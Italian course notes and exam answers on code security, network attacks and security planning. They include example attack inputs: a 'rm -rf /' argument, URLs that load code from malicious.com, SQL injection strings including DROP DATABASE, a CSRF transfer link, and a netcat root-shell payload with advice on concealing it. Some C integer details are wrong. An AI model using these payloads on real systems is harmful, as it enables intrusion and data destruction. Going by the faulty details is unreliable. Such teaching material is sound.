[1] Sicurezza del codice

Code injection

Bash

```
#!/bin/sh
echo $1
```

```
prova.sh 'rm -rf /'
```

Come evitare l'attacco?

Fare il controllo dell'input non fidato o evitare proprio di scrivere bash che girano su input non fidato.

Remote file inclusion

Per permettere facilitare il templating basato su routing una possibile soluzione potrebbe essere questa:

```
https://example.com?template=home
https://example.com?template=details
```

```
<?php include($_GET['template'] . '.php');
```

Possibile exploit:

```
https://example.com?template=http://malicious.com/evil.php
```

Come evitare l'attacco?

Fare il controllo dell'input non fidato.

SQL injection

```
$query = "SELECT role FROM user WHERE name='$name' AND password='$pwd'";
```

SQL injection (Exploit 1)

Con questo exploit è possibile autenticarsi come administrator senza conoscerne la password:

```
https://example.com/login.php?name=administrator'%20---
```

```
SELECT role FROM user WHERE name='administrator' ---' AND password='$pwd'
```

SQL injection (Exploit 2)

Con questo exploit invece neanche serve conoscere il nome utente:

```
https://example.com/login.php?name=idontknow'%20OR%201=1%20--
```

```
SELECT role FROM user WHERE name='idontlnow' OR 1=1 ---' AND password='$pwd'
```

Come evitare l'attacco?

Fare il controllo dell'input non fidato. Ad esempio fare l'escape di caratteri speciali.

XSS (cross site scripting)

Gli attacchi cross site scripting consistono nell'iniettare codice malevolo in una pagina web. Generalmente il codice iniettato è Javascript. Javascript consente di modificare completamente il DOM. Per esempio è possibile modificare l'indirizzo http dell'action di una form di autenticazione. Questo fa si che quando l'utente inserisce le credenziali di accesso, esse vengano inviate non a un server sicuro, ma al server dell'hacker che in questo modo ottiene le credenziali di accesso. Esistono due tipologie di attacchi XSS, non persistenti e persistenti.

non-persistent XSS

Questo attacco si dice non persistente in quanto non inietta permanentemente lo script nella pagina. Questo significa che la vittima deve accedere a un certo sito internet di cui si fida, mediante un indirizzo costruito ad hoc dall'attaccante. Questo è comunque problematico, in quanto l'utente controllando esclusivamente dominio e eventuale certificato SSL si fida e non può rendersi conto facilmente di trovarsi in un sito internet compromesso.

```
<h1>Ciao, <?php echo $_GET['nome_utente']; ?></h1>
```

```
https://example.com/welcome.php?nome_utente=%3Cscript%20src=%22http://malicious.com/evil.js%22%3
```

```
<h1>Ciao, <script src="http://malicious.com/evil.js"></script></h1>
```

persistent XSS

Identico al precedente attacco, ma il codice malevolo iniettato è permanente e visibile a chiunque visiti un certo sito internet compromesso. Questo significa che con questa tipologia di attacco non è neanche necessario accedere a un sito internet fidato mediante un particolare indirizzo http. Questo genere di attacchi può avvenire in quei siti internet che hanno guest book o che permettono di pubblicare un commento formattato con l'html.

Come evitare l'attacco?

Fare il controllo dell'input non fidato. In alternativa i browser moderni fanno detection di attacchi XSS client side. In passato però la XSS protection dei browser è stata spesso aggirata.

CSRF (cross site request forgery)

```
<a href="http://securebank.com/bonifico?account=bob&amount=1000000&for=Fred">clicca qui</a>
```

Se l'utente è già loggato, nel momento in cui fa click sul link, parte il bonifico di $1000000.

È possibile anche evitare di richiedere l'azione da parte dell'utente.

```
<img src="http://securebank.com/bonifico?account=bob&amount=1000000&for=Fred">clicca qui</a>
```

L'immagine infatti viene caricata appena l'utente apre la pagina nel browser.

Contromisura

Controllare sempre il referrer header, ovvero l'indirizzo di provenienza.

[Domande Esami] Code injection

23/06/2017

6. Sicurezza del codice.

Considera un server S su cui sono installati una web application scritta in PHP. Rispondi alle seguenti domande:

Domanda 6.1

La web application è accessibile da Internet via HTTP, gli accessi arrivano attraverso un firewall che non fa deep packet inspection, l'interprete PHP del web server è configurato per non applicare nessuna elaborazione sui parametri forniti dall'utente. La form di login contiene il seguente codice html/php:

```
<title> Autenticazione per <?php echo $_GET["t"] ?> </title>
```

dove t è un parametro che è passato nell'URL come nel seguente esempio:

```
http://esempio.it/index.php?t=Servizi%20di%20base
```

Noti una o più vulnerabilità? Se vulnerabile, pensi che ciò rappresenti una problema di sicurezza? Discuti brevemente.

Risposta 6.1

Il sistema è vulnerabile a un attacco XSS (in particolare non persistente).

Visto che non viene effettuato alcun tipo di controllo sull'input, è possibile creare un indirizzo ad hoc che modifica il valore del parametro GET t:

```
http://esempio.it/index.php?t=<script>...</script>
```

Il codice Javascript che viene iniettato può di fatto modificare completamente il DOM. Ad esempio un malintenzionato potrebbe modificare l'indirizzo http dell'action del form di autenticazione. Questo potrebbe permettere all'attaccante (ad esempio) di sniffare le credenziali della vittima.

Domanda 6.2

Una volta loggati gli utenti possono eseguire una ricerca in un database. Il db è realizzato con mysql e accessibile in php tramite l'oggetto mysqli il cui utilizzo dovrebbe essere chiaro dal codice stesso. Ricorda che in php l'operatore che concatena le stringhe è il punto. Il codice che processa la ricerca è il seguente:

```
<h3>Risultati</h3>
<table>
<?php
$query = "SELECT descr FROM art WHERE descr LIKE '%". $_GET["q"] ."%' ";
$result = $mysqli->multi_query($query);
while ($row = $result->fetch_array()) {
    echo "<tr><td>". $row["descr"] ."</td></tr>";
} ?>
</table>
```

Risposta 6.2

Una vulnerabilità di questo codice è la SQL injection.

Ad esempio il parametro GET q potrebbe essere costruito in questo modo:

```
'; UPDATE table_name SET descr ="<script>...</script>"
```

In questo modo viene concatenato a ciascun campo descr uno script contenente codice malevolo, che permette di effettuare un XSS persistente.

Oltre a questo è possibile pensare anche a una valorizzazione del campo q di questo tipo:

```
'; DROP DATABASE --
```

Buffer overflow

Il buffer overflow è una tipologia di attacco frequente nei programmi scritti in C/C++, i quali non controllano stack e heap by design (per motivi di performance).

Questo implica che se il programmatore non controlla l'input dell'utente, questo può di fatto andare a scrivere più dati di quanto realmente possa, comportando un crash del programma o un comportamento anomalo.

Le tipologie di attacchi basati su buffer overflow sono:

- stack based
- heap
- ROP (con le funzioni delle librerie di sistema si ottiene un linguaggio turing completo)

Buffer overflow (stack based)

L'idea è quella di identificare un processo, con particolari privilegi (magari root) e il quale non controlla la dimensione di almeno uno dei suoi input.

```
int main(int argc, char **argv) {
    f();
}

void f() {
    char buffer[16];
    int i;
    printf("input > ");
    fflush(stdout); /*svuota il buffer*/   scanf("%s", buffer);
    i = 0;
    while (buffer[i] != 0) {
        fputc(buffer[i] + 1, stdout);
        i++;
    }
    printf("\n");
}
```

Struttura memoria processo

1. Programma (r-x)
2. Dati (rwx)
3. Stack (rwx)

Stack frame

Una chiamata di funzione genera uno stack frame:

```
f();
```

Il ritorno della funzione comporta la rimozione dello stack frame.


Uno stack frame contiene:

1. Argomenti di f
2. Return pointer
3. Variabili locali

Cosa prevede l'attacco?

1. Iniezione di codice macchina arbitrario in memoria. O nel buffer o in zone limitrofe grazie al buffer overflow.
2. Cambiare il return pointer della funzione incriminata verso un fake return pointer di una funzione creata dall'attaccante.
3. Entrambe le cose sono fatte mediante la costruzione di una stringa di input ad hoc.

Come viene costruito l'input?



1. Inizialmente si aggiunge input casuale solo per riempire il buffer e andare in buffer overflow.

2. A questo punto si aggiunge 3/4 volte il fake rp della funzione costruita dall'attaccante. Quale sia il valore del fake rp non si sa, per questo si fanno vari tentativi.

3. Qui si aggiungono tanti NOP. I NOP sono istruzioni macchina che semplicemente dicono di saltare all'istruzione successiva. Perché vengono utilizzati? In questo caso il fake rp giusto sarebbe 4. Ma aggiungendo i NOP, se venisse scelto un indirizzo tra 1,2 e 3 andrebbe comunque bene. L'idea

dunque è quella di aumentare il range di indirizzi del return pointer della funzione.

4. Qui c'è la funzione che si vuole far eseguire. Se il processo ad esempio avesse i permessi da root, con questo payload:

   ```
   /bin/nc -l -p 7000 -c '/bin/sh -i'
   ```

   Si avrebbe a disposizione una shell da root. Per eseguire questo codice, può essere utilizzata la funzione execve(). Execve fa partire un altro eseguibile al posto del processo corrente, mantenendo lo stesso PID.

Come nascondere l'attacco?

1. Usando execve() di fatto fa si che il processo originale non funzioni più, il che potrebbe far insospettire la vittima. Una soluzione alternativa è prima quella di usare una fork. E dentro il processo figlio eseguire la execve(). Aumenta lo spazio necessario, ma non butta già il processo originale.
2. Invece di usare tcp si può usare udp. Anche se in realtà con nmap anche una porta udp si riesce a rilevare.

Contromisure

1. Effettuare i controlli dell'input in fase di programmazione, anche se è un'attività molto complessa.
2. Canaries. In fase di compilazione, gcc effettua delle verifiche per controllare la consistenza dello stack.
3. Rendere lo stack non eseguibile (opzione di compilazione del kernel linux). In realtà usando primitive di librerie è possibile ottenere un linguaggio turing completo, bypassando il problema.
4. ASLR: ogni volta che esegui il processo, lo stack cambia la sua struttura, quindi quando fai i vari tentativi per beccare il fake rp aumenta il range di possibili indirizzi. Il fatto è che se l'applicazione fa pooling di processi, i processi figli hanno sempre la stessa struttura dello stack e quindi basta effettuare i tentativi sui processi figli.

Errori tipici contromisure

1. int al posto di unsigned int (check)

```
// dichiarazione errata
int len;

// dichiarazione corretta
unsigned int len;
```

`if (len < BUFLEN) ...`

Perché è errato? Il problema è che int accetta interi compresi tra -32768 e +32767. In questo modo se si sfora 32767 si ritorna a -32768 e quindi il check passa e si va comunque in buffer overflow.

2. int al posto di unsigned int (malloc)

Si può pensare di allocare un buffer dinamicamente sulla base di quanto è lungo l'input.

`malloc(int len)`

Che succede se len è pari a 4294967295? quanto è lungo il buffer allocato? Il buffer non può avere una grandezza negativa, quindi di fatto verrà allocato uno spazio pari ad esempio a |-2|.

[Domande Esami] Buffer Overflow

Commenta la sicurezza nei seguenti stralci di codice C relativi alla lettura di una stringa da standard input in cui la lunghezza della stringa è codificata in binario con due bytes all'inizio della stessa.

Stralcio 1

```
int main(int argc, char** argv) {
    /* intero di 2 bytes senza segno */
    unsigned short len;
    char buffer*;
    /* legge l'intero direttamente in binario */
    read(stdin, &len, 2);
    buffer = malloc(len+1);
    read(stdin, buffer, len);
    /* termina con zero */
    buffer[len]='\0';
}
```

Soluzione

In realtà il fatto che questo codice vada in buffer overflow o meno dipende dal tipo di compilatore e di standard C utilizzato. Su standard C99 e superiori non va in buffer overflow. Questo dipende dal fatto che sebbene l'utente possa inserire come valore di len un 65535, nel momento in cui viene fatto len + 1, il risultato non è 0, perché il valore di len viene castato al tipo che accetta malloc, che è un sign_t, con valore di 8 byte.

Stralcio 2

```
int main(int argc, char **argv) {
    unsigned short len;
    char* buffer;
    read(stdin, &len, 2);
    if (len >= 65535) {
        /* gestione errore */
    }
    buffer = malloc(len + 1);
    read(stdin, buffer, len);
    buffer[len] = '\0';   /*termina con zero*/
}
```

Soluzione 2

Vedi risposta precedente. Tra l'altro qui viene sollevata un'eccezione già se len è uguale a 65535, quindi anche se non venisse castato il valore, comunque non ci potrebbe essere buffer overflow.

[2] Vulnerabilità delle reti

MAC flood e sniffare lan switched

Sniffare in una lan 10base2 e hubs è molto semplice, mentre nelle reti switched è leggermente più complesso. Un malintenzionato deve inviare una marea di pacchetti contenenti l'associazione del MAC address (mac flood). Questo satura la address table dello switch, che da quel momento in poi si comporta come un hub. A questo punto è possibile sniffare tutti i pacchetti della rete. In realtà questa tecnica è particolarmente invasiva e spesso provoca il crash dello switch.

ARP Poisoning (spoofing)

Poinsoning in generale significa alternare una qualche cache/stato. Spoofing significa invece modificare in maniera illecita determinati dati. ARP è un protocollo che permette di associare a un determinato MAC address un determinato indirizzo ip. Esistono due tipi di messaggi ARP:

- ARP request: un host vuole conoscere il mac address di un certo altro host e manda un ARP request. Questa viene mandata in broadcast. L'host che vedendo l'arp request, riconosce il proprio indirizzo ip, risponderà con un ARP reply.
- ARP reply: invia il proprio MAC address al richiedente.

Il problema è che le ARP request e le ARP reply sono senza stato. Questo significa che se anche un certo host non effettua una ARP request, ma riceve un'ARP reply, esso aggiornerà la sua ARP cache. Un malintenzionato dunque può inviare delle arp reply gratuite, avvelenando la arp cache di un certo host.

Un modo per risolvere il problema sarebbe quello di aver le entry statiche e quindi non far uso di apr request e arp reply, ma la gestione della cosa potrebbe essere particolarmente complessa.

ARP Poisoning in IPv6

Il protocollo è sempre stateless e affetto dalle stesse vulnerabilità:

- neighbor solicitation == ARP request
- neighbor advertisement == ARP reply

Attacchi MitM

Una volta fatto ARP spoofing è possibile fare MitM

- Passivo (non cambia il contenuto dei pacchetti)
- Attivo (cambia il contenuto dei pacchetti): facile con UDP, difficile con TCP (gestione dei numeri di sequenza)

Denial of service

Può essere fatto o saturando la LAN (difficile), o più facilmente saturando le risorse del calcolatore. Altrimenti si può inibire una sola macchina.. come? Faccio ARP poisoning su tutti gli host e dirotto tutto il traffico sull'host vittima.

IP address spoofing

Significa inviare un pacchetto con indirizzo ip che non corrisponde al nostro. Il problema è che in questo modo non si riceverà la risposta, anche se in realtà è possibile fare ARP spoofing, ovvero è possibile far credere alla vittima, che il mac address dell'indirizzo ip in questione sia quello dell'attaccante.

TCP Reset

È possibile buttare giù una connessione TCP in atto. Basta forgiare un pacchetto TCP con la quadrupla con il tag RST attivo. Occorre conoscere il numero di sequenza corretto, funziona anche su internet.

TCP session hijacking

L'obiettivo è di trasformare una sessione tcp tra A e B in una sessione tra C e B.

Fase 1

Si fa MitM passivo mediante ARP poisoning

Fase 2

C fa un TCP reset su A e continua la comunicazione con B utilizzando i successivi numeri di sequenza dei pacchetti TCP. B in questo caso non si accorge del cambiamento, mentre invece A perde la connessione.

Vulnerabilità del DNS

DNS non è autenticato quindi è possibile fare sniffing o spoofing. Fare sniffing in questo caso significa vedere quali siti internet sta richiedendo un certo host. Più interessante fare spoofing, ovvero l'host richiede un certo nome, esso viene spoofato dall'attaccante che restituisce (prima del nameserver originale) l'indirizzo ip di un fake server.

[3] Pianificazione della sicurezza

(observe)-plan-do-check/study

1. Observe: osserva la condizione corrente
2. Plan: stabilisci gli obiettivi e le strategie
3. Do: implementa il piano su piccola scala
4. Check/study: verifica che tutto funzioni correttamente
5. Act: azione su larga scala

Piano di sicurezza

Il piano di sicurezza è un documento che descrive come l'organizzazione deve affrontare i suoi problemi di sicurezza.

Perché è importante pianificare?

È importante fare un piano di sicurezza per poter tracciare degli obiettivi, verificare il reale raggiungimento di questi obiettivi razionalizzando al massimo sia i tempi che i costi.

Struttura piano di sicurezza

1. Policy

Dedicato a chi non capisce di sicurezza. Dovrebbe descrivere ad alto livello gli obiettivi di sicurezza, oltre ai tempi e ai soldi necessari.

2. Stato attuale

Inventario degli asset attuali: dati, utenti, apparecchiature, servizi, eventuali contromisure già esistenti, indicazione delle criticità attualmente presenti.

2.1. Analisi dei rischi

L'obiettivo dell'analisi dei rischi è quello di ottenere una lista di tutti gli eventuali rischi e ad assegnare a ciascun rischio una valutazione. La valutazione può essere:

- assoluta (ovvero la stima delle perdite $/year) [difficile]
- relativa (E.G. alto, medio, basso) [più comune]

Elementi per valutare un danno:

- impatto
- probabilità
- controllabilità o trattabilità

Un rischio può essere:

- accettato: non faccio nulla
- mitigato: contromisure proattive (ridurre le probabilità: E.G. firewall)
- fronteggiare: contromisure reattive (se si verifica, so come risolvere: E.G. backup)
- trasferire: se non riesco a mitigare o fronteggiare, trasferisco (E.G. assicurazione)
- evitare: situazione in cui non posso fare nulla

Rischi non mitigabili ad alto impatto:

- disaster recovery

3. Requisiti e vincoli (analisi)

Specificano cosa dovranno fare i sistemi di sicurezza, senza specificare il come.

4. Contromisure

Indica la scelta della contromisura da adottare. La contromisura viene scelta sulla base del costo e dell'efficacia, ovvero effettivamente una contromisura X risolve il problema Y? E se sì, introduce nuovi rischi o no?

5. Piano di rientro (RoadMap)

Mostra quali attività vanno effettuate prima delle altre e in che tempi devono essere completate. Qui l'ordinamento delle attività può essere basato sia sulla valutazione di un certo rischio (dare precedenza ai rischi più importanti), sia sui tempi necessari per terminare una certa attività.

6. Responsabilità

Decise le contromisure, occorre capire chi sia il responsabile di ciascuna contromisura. Ad esempio se occorre operare delle cotromisure di sicurezza per il database, il responsabile di quella contromisura sarà il gestore del database.

7. Piano di revisione

Indica ogni quanto il piano stesso debba essere revisionato e da chi.

8. Piano di risposta agli incidenti

Stabilisce le procedure in caso di un incidente.

Esame 2012-07-18

1. Supponi di dover far capire al tuo capo (che non si occupa di sicurezza) il valore di un piano di sicurezza, elenca brevemente i punti che metteresti in risalto.
    - rischi e il loro impatto economico
    - policy (obiettivi, tempi e soldi a livello astratto)
2. Quali sono secondo te delle buone pratiche per progettare le contromisure e per pianificare il loro acquisto/deployment?
    - progetto: considerare i rischi e valutare le soluzioni in quell'ottica, verificando il rischio residuo e il costo per ciascuna soluzione.

- acquisti/deployment: la pianificazione dell'acquisto/deployment deve seguire delle priorità che vengono dai rischi, dall'impegno economico previsto e dal tempo che si prevede si impegherà a fare deployment di una certa soluzione. Soluzioni rapide ed economiche si deployano subito. Soluzioni costose e complesse prevedono progetti pilota. Nel progetto, si dovrebbe cercare di avvantaggiare le soluzioni rapide ed economiche a quelle complesse. Se si punta ad una soluzione complessa può aver senso avere una soluzione temporanea rapida che riduca il rischio mentre si fa il deploy della soluzione definitiva.

Esame 2014-07-18

1. Perché è importante avere un piano di sicurezza?

È importante avere un piano di sicurezza perché permette di definire in maniera precisa degli obiettivi di sicurezza e come raggiungere, in modo tale da razionalizzare tempi e costi necessari per attuarli. Ad esempio, è inutile prevedere spendere soldi per prevedere un disaster recovery, se prima non sono stati risolti dei rischi più probabili e più economici da risolvere. Mediante un piano di sicurezza questo genere di problemi può essere superato.

2. Quali sono gli obiettivi dell'analisi del rischio

L'obiettivo dell'analisi del rischio è quella di determinare asset, dati o servizi da mettere in sicurezza, delineando per ciascuno di essi l'elenco dei possibili rischi, valutando per ciascun rischio il suo livello di "rischiosità". Questa valutazione può essere:

- oggettiva: costo annuo che comporta un certo rischio; quasi mai si riesce a ottenere, perché non è possibile prevedere facilmente l'impatto che un certo evento possa avere
- relativo: è un giudizio relativo, ad esempio alto, medio o basso che indica in maniera astratta il livello di "rischiosità" di un certo rischio.